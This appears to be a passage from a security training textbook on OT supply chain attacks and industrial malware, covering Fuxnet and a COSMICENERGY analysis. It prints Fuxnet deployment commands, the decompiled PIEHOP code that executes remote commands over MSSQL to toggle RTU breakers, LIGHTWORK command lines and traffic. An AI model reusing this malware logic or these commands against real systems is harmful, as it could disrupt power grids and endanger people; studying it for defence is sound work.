
OT Supply Chain Attacks

Operational technology (OT) supply chain attacks involve compromising the hardware, software, or services of an organization's suppliers, which are then used to infiltrate the target organization's OT environment. These attacks can be particularly devastating, as they often exploit trusted relationships and can go undetected for extended periods.

The following are some of the key techniques that attackers use to conduct supply chain attacks in OT environments:

OT Supply Chain Attack	Description
Third-Party Software Compromise	Attackers inject malicious code into trusted software updates, creating backdoors or malicious functionalities when installed.
Hardware Manipulation	Attackers alter hardware components during manufacturing or distribution, embedding malicious firmware or chips that can be activated once deployed in the target environment.
Service Provider Breach	Attackers compromise service providers such as maintenance or support contractors to infiltrate the target organization's OT network, using stolen credentials, remote-access tools, or insider access.
Injection of Malicious Components	Attackers introduce malicious components or firmware into the supply chain by tampering during shipping or substituting legitimate parts with compromised ones.
Exploitation of Trusted Relationships	Attackers exploit the trust and access levels granted to suppliers, subcontractors, or partners to move laterally within the target organization's network.

Table 18.9: OT Supply Chain Attacks



OT Malware

Attackers are developing sophisticated malware for targeting industrial systems. Recently, OT malware such as Fuxnet and INDUSTROYER.V2 have caused severe disruption to business processes on industrial networks. Such malware can cause potential damage to the software and hardware that is used to operate critical infrastructure. In some scenarios, OT malware can also propagate the infection and make the devices connected to the network inoperable. Industrial control systems are more susceptible to malware attacks as they are connected to a wider network. In addition, OT solutions are often vulnerable to malware attacks as they use proprietary systems and legacy technology that are not regularly updated and patched. OT ransomware, once it has infected an industrial system, can destructively lock, and encrypt the hard drive files, making the system inaccessible and unusable.

Discussed below are some popular examples of OT malware:

- **Fuxnet**

  Source: *https://claroty.com*

  FuxNet is a destructive industrial control system (ICS) malware specifically developed to disrupt the operation of OT environments. These environments are responsible for monitoring safety systems and other critical infrastructures. Attackers can employ malware to modify crucial data, prevent access to sensor gateways, and attempt to damage physical sensors in OT environments. Once deployed, malware damages gateways by rewriting the NAND chip, effectively disabling external remote access and preventing administrators from regaining control.

  In addition, FuxNet can exploit weak credentials on OT devices to gain root access to targeted sensor gateways and compromise the system. To further disrupt operations,

attackers can leverage fuzzing techniques, such as sending malformed packets to sensors to corrupt them. This can lead to inaccurate sensor readings and potentially physical damage to the equipment.

```
UKR $ cat all_sensor_router_ips-ex-civilian.txt| xargs -P10 -I{} ./fuxnet.sh {} 2>logse
^C

UKR $ cat all_sensor_router_ips-ex-civilian.txt| xargs -P10 -I{} ./fuxnet.sh {} 2>logserr
^C

UKR $ rm fuxnet.sh

UKR $ cat all_sensor_router_ips-ex-civilian.txt| xargs -P10 -I{} ./deploy.sh {}
Deploying FuxNet to ВКК Тепний Стан 46
Deploying FuxNet to ВКК Магнино 69
Deploying FuxNet to ВКК Магнино 86
Deploying FuxNet to ДП Магнино
Deploying FuxNet to ВКК Магнино 127
Deploying FuxNet to ВКК Магнино 121
Deploying FuxNet to ВКК Вансо Чертаново 35,36,37
Deploying FuxNet to ВКК Вансо Чертаново 26
```

Figure 18.91: Screenshot showing the deployment scripts of the Fuxnet malware


```
},
{
  "unipoll_uuid": "4197af57-5473-4eb1-8554-e7ab86f38174",
  "ip": "10.51.183.24",
  "update_to": "2024-04-01T11:44:53.622530+03:00",
  "platform": "УМСБ",
  "port": 4321,
  "auto_ip": "10.51.183.24",
  "config_name": "Трифоновский 4321",
  "objects": [
    {
      "uuid": "747f27d7-2a43-37a2-bf01-44c11dffa820",
      "complexs_id": "50616669-ad09-366a-820d-f8e571b665d3",
      "complexs_name": "Отмянайский",
      "region_id": "57172ccf-6d6d-34aa-86d1-316e8c8e19c0",
      "region_name": "РЭК-1",
      "name": "Трифоновский",
      "object_type": "collector"
    },
    {
      "uuid": "ba0b730f-1462-38a1-ad13-5567a60ceeeb",
      "complexs_id": "50616669-ad09-366a-820d-f8e571b665d3",
      "complexs_name": "Отмянайский",
      "region_id": "57172ccf-6d6d-34aa-86d1-316e8c8e19c0",
      "region_name": "РЭК-1",
      "name": "Трифоновский",
      "object_type": "control_room"
    }
  ]
},
```


Figure 18.92: Screenshot of Fuxnet showing information about all compromised sensors

Listed below are some additional examples of OT malware:

- Kapeka
- Abyss Locker
- AvosLocker
- COSMICENERGY
- INDUSTROYER.V2
- Pipedream

OT Malware Analysis: COSMICENERGY

Source: *https://cloud.google.com*

COSMICENERGY is a novel operational technology (OT) / industrial control system (ICS)-oriented malware designed to disrupt power by interacting with IEC 60870-5-104 (IEC-104) devices, such as remote terminal units (RTUs). This is similar to previous malware such as INDUSTROYER and INDUSTROYER.V2, which are known for their ability to disrupt power grids through the IEC-104 protocol.




Figure 18.93: Illustration of COSMICENERGY infection flow

COSMICENERGY Attack Scenario:

- **Stage 1: Reconnaissance**

  Attackers are likely to conduct reconnaissance to identify potential targets and gather information regarding the target environment. This includes identifying MSSQL servers that have access to the OT network, MSSQL credentials, and target IEC-104 device IP addresses. Attackers may also gather information about targeted assets, such as power-line switches, circuit breakers in an RTU, or relay configurations.

- **Stage 2: Initial Access**

  Attackers gain initial access to the target environment, potentially through insecure methods such as exploiting vulnerabilities or using stolen credentials. In the case of COSMICENERGY, this may have involved connecting to a user-supplied remote MSSQL server. COSMICENERGY can upload and execute the following files on the target to achieve its objectives:

Filename	Description	Hash
r3_iec104_control.exe	PIEHOP PyInstaller executable	MD5: cd8f394652db3d0376ba24a990403d20 SHA1: bc07686b422aa0dd01c87ccf557863ee62f6a435 SHA256: 358f0f8c23acea82c5f75d6a2de37b6bea7785ed0e32c41109c217c48bf16010
r3_iec104_control	PIEHOP Python compiled bytecode entry point	MD5: f716b30fc3d71d5e8678cc6b81811db4 SHA1: e91e4df49afa628fba1691b7c668af64ed6b0e1d SHA256: 7dc25602983f7c5c3c4e81eeb1f2426587b6c1dc6627f20d51007beac840ea2b
r3_iec104_control.py	Decompiled PIEHOP entry point Python script	MD5: c018c54eff8fd0b9be50b5d419d80f21 SHA1: 4d7c4bc20e8c392ede2cb0cef787fe007265973b SHA256: 8933477e82202de97fb41f4cbbe6af32596cec70b5b47da022046981c01506a7
iec104_mssql_lib.pyc	PIEHOP Python compiled bytecode	MD5: adfa40d44a58e1bc909abca444f7f616 SHA1: a9b5b16769f604947b9d8262841aa3082f7d71a2 SHA256: 182d6f5821a04028fe4b603984b4d33574b7824105142b722e318717a688969e

iec104_mssql_lib.py	Decompiled PIEHOP Python script	MD5: 2b86adb6afdfa9216ef8ec2ff4fd2558 SHA1: 20c9c04a6f8b95d2f0ce596dac226d56be519571 SHA256: 90d96bb2aa2414a0262d38cc805122776a9405efece70beeebf3f0bcfc364c2d
OT_T855_IEC104_GR.exe	LIGHTWORK executable	MD5: 7b6678a1c0000344f4faf975c0cfc43d SHA1: 6eceb78acd1066294d72fe86ed57bf43bc6de6eb SHA256: 740e0d2fba550308344b2fb0e5ecfebdd09329bdcfaa909d3357ad4fe5552532

Table 18.10: COSMICENERGY executable files

- **Stage 3: Launching an Actual Attack**

  Once attackers gain access to the target environment, they execute the COSMICENERGY malware. COSMICENERGY comprises two main components: PIEHOP and LIGHTWORK. PIEHOP, written in Python, connects to the MSSQL server to upload files, and issues remote commands to the RTU.

```
PS C:\Users\Public\Desktop> .\r3_iec104_control.exe 192.168.10.3 Administrator sup3r_$ecr3t 10.10.1.30
```

Figure 18.94: Screenshot showing PIEHOP command-line example

The entry point of the PIEHOP (r3_iec104_control.py) invokes the PIEHOP's main function, supplying the argument control=True. Then, the file r3_iec104_control.py imports the "iec104_mssql_lib" module.

```
"""Send IEC104 control commands by executing remote EXE over MSSQL."""
from iec104_mssql_lib import *
if __name__ == '__main__':
    main(control=True)
```

Figure 18.95: Screenshot of PIEHOP decompiled entry point

```
def main(upload=False, control=False):
    """Main procedure."""
    result = True
    debug = False
    start_time = time()
    try:
        if not upload:
            if not control:
                raise Exception('empty attack')
            else:
                params = parse_args(upload, control)
                debug = params.debug
                if debug:
                    print('debug mode enabled')
                if hasattr(sys, '_MEIPASS'):
                    oik_exe = os.path.join(sys._MEIPASS, 'oik', OIK_EXE_FILENAME)
                else:
                    oik_exe = os.path.join(os.path.dirname(sys.argv[0]), '..', 'oik', OIK_EXE_FILENAME)
                conn = MESSL((params.oik), (params.user), (params.pwd), debug=debug)
                if upload:
                    if not conn.upload(oik_exe, '%TEMP%'):
                        raise Exception('unable to upload file "%s"' % oik_exe)
                    if debug:
                        print('file "%s" was uploaded' % OIK_EXE_FILENAME)
        else:
            if control:
                try:
                    iec104_ip = socket.gethostbyname(params.iec104)
                    if debug:
                        if iec104_ip == params.iec104:
                            print('iec104 hostname: %s' % iec104_ip)
                        else:
                            print('iec104 hostname: %s (%s)' % (params.iec104,
                             iec104_ip))
                except socket.error:
                    if debug:
                        print('invalid iec104 hostname: "%s"' % params.iec104)

                if params.on:
                    iec104_command = 1
                else:
                    iec104_command = 0
                try:
                    port = params.port
                    if port < 0 or port > 65535:
                        raise ValueError
                except (ValueError, TypeError):
                    port = 2404

                if debug:
                    print('iec104 port: %d' % port)
                    print('iec104 command: %s' % ['OFF', 'ON'][iec104_command])
                result = conn.execute('cd /d %s & "%s" "%s" %d %d' % (
                 '%TEMP%', OIK_EXE_FILENAME, iec104_ip,
                 port, iec104_command))
                conn.execute('del /F /Q "%s\\%s"' % ('%TEMP%', OIK_EXE_FILENAME))
                for string in ('Connection established', 'Send control command C_SC_NA_1',
                               'Connection closed'):
                    if string not in result:
                        raise Exception('unable to iec104 control')

                if debug:
                    print('done!')
            if debug:
                print('elapsed time: %gs' % (time() - start_time))
    except Exception as exc:
        if debug:
            print('error:', exc)
        result = False
    except KeyboardInterrupt:
        if debug:
            print('stopped')
        result = False

    exit(int(not result), debug=debug)


__all__ = [
 'main']
```


Figure 18.96: Screenshot showing PIEHOP main function


LIGHTWORK (OT_T855_IEC104_GR.exe), written in C++, crafts IEC-104 ASDU messages to change the state of the RTU information object addresses (IOAs) to ON or OFF, thereby affecting the actuation of power-line switches and circuit breakers. LIGHTWORK accepts the following command-line argument:

```
<ip_address> <port> <command> [either ON (1) or OFF (0)]
```

```
PS C:\Users\Public\Desktop> .\OT_T855_IEC104_GR.exe 10.10.1.30 2404 0
```

Figure 18.97: Screenshot showing LIGHTWORK command line example

Upon executing the OT_T855_IEC104_GR.exe, LIGHTWORK initiates its action by sending a "C_IC_NA_1 – station interrogation command" to the target station, retrieving the status of the target station. It then initiates a "C_SC_NA_1 – single command" for each hardcoded information object address (IOA) to change the state of the target station's IOA (OFF or ON). Finally, it issues a single "C_CS_NA_1 – clock synchronization command" to the target station, which synchronizes the remote station time clock with the time clock of the device issuing the commands.



Parameter name	Parameter value	Source host	Source port	Destination host	Destination port	Details
COA 1 IOA 0	Station Interrogation (global)	172.16.41.130 (Windows)	TCP 1086	10.10.1.30 (Windows)	TCP 2404	IEC 60870-5-104 ASDU Type ID 100, CauseTX 6 (act)
COA 1 IOA 0	Station Interrogation (global)	10.10.1.30 (Windows)	TCP 2404	172.16.41.130 (Windows)	TCP 1086	IEC 60870-5-104 ASDU Type ID 100, CauseTX 6 (act)
COA 1 IOA 34	OFF (Execute)	172.16.41.130 (Windows)	TCP 1086	10.10.1.30 (Windows)	TCP 2404	IEC 60870-5-104 ASDU Type ID 45, CauseTX 6 (act)
COA 1 IOA 84	OFF (Execute)	172.16.41.130 (Windows)	TCP 1086	10.10.1.30 (Windows)	TCP 2404	IEC 60870-5-104 ASDU Type ID 45, CauseTX 6 (act)
COA 1 IOA 134	OFF (Execute)	172.16.41.130 (Windows)	TCP 1086	10.10.1.30 (Windows)	TCP 2404	IEC 60870-5-104 ASDU Type ID 45, CauseTX 6 (act)
COA 1 IOA 184	OFF (Execute)	172.16.41.130 (Windows)	TCP 1086	10.10.1.30 (Windows)	TCP 2404	IEC 60870-5-104 ASDU Type ID 45, CauseTX 6 (act)
COA 1 IOA 234	OFF (Execute)	172.16.41.130 (Windows)	TCP 1086	10.10.1.30 (Windows)	TCP 2404	IEC 60870-5-104 ASDU Type ID 45, CauseTX 6 (act)
COA 1 IOA 284	OFF (Execute)	172.16.41.130 (Windows)	TCP 1086	10.10.1.30 (Windows)	TCP 2404	IEC 60870-5-104 ASDU Type ID 45, CauseTX 6 (act)
COA 1 IOA 334	OFF (Execute)	172.16.41.130 (Windows)	TCP 1086	10.10.1.30 (Windows)	TCP 2404	IEC 60870-5-104 ASDU Type ID 45, CauseTX 6 (act)
COA 1 IOA 384	OFF (Execute)	172.16.41.130 (Windows)	TCP 1086	10.10.1.30 (Windows)	TCP 2404	IEC 60870-5-104 ASDU Type ID 45, CauseTX 6 (act)
COA 1 IOA 0	Clock Synchronization 2023-04-19T00:23:57.615...	172.16.41.130 (Windows)	TCP 1086	10.10.1.30 (Windows)	TCP 2404	IEC 60870-5-104 ASDU Type ID 103, CauseTX 6 (act)

Figure 18.98: Screenshot showing LIGHTWORK traffic captured in the NetworkMiner

If all the above commands are executed perfectly without any errors, LIGHTWORK provides the following command-line output:

```
PS C:\users\Public\Desktop> .\OT_T855_IEC104_GR.exe 10.10.1.30 2404 0
Connecting to: 10.10.1.30:2404
Connection established
Connected!
Received STARTDT_CON
Send control command C_SC_NA_1
Send control command C_SC_NA_1
Send control command C_SC_NA_1
Send control command C_SC_NA_1
Send control command C_SC_NA_1
Send control command C_SC_NA_1
Send control command C_SC_NA_1
Send control command C_SC_NA_1
Send control command C_SC_NA_1
Send time sync command
Wait ...
Connection closed
exit 0
PS C:\users\Public\Desktop>
```

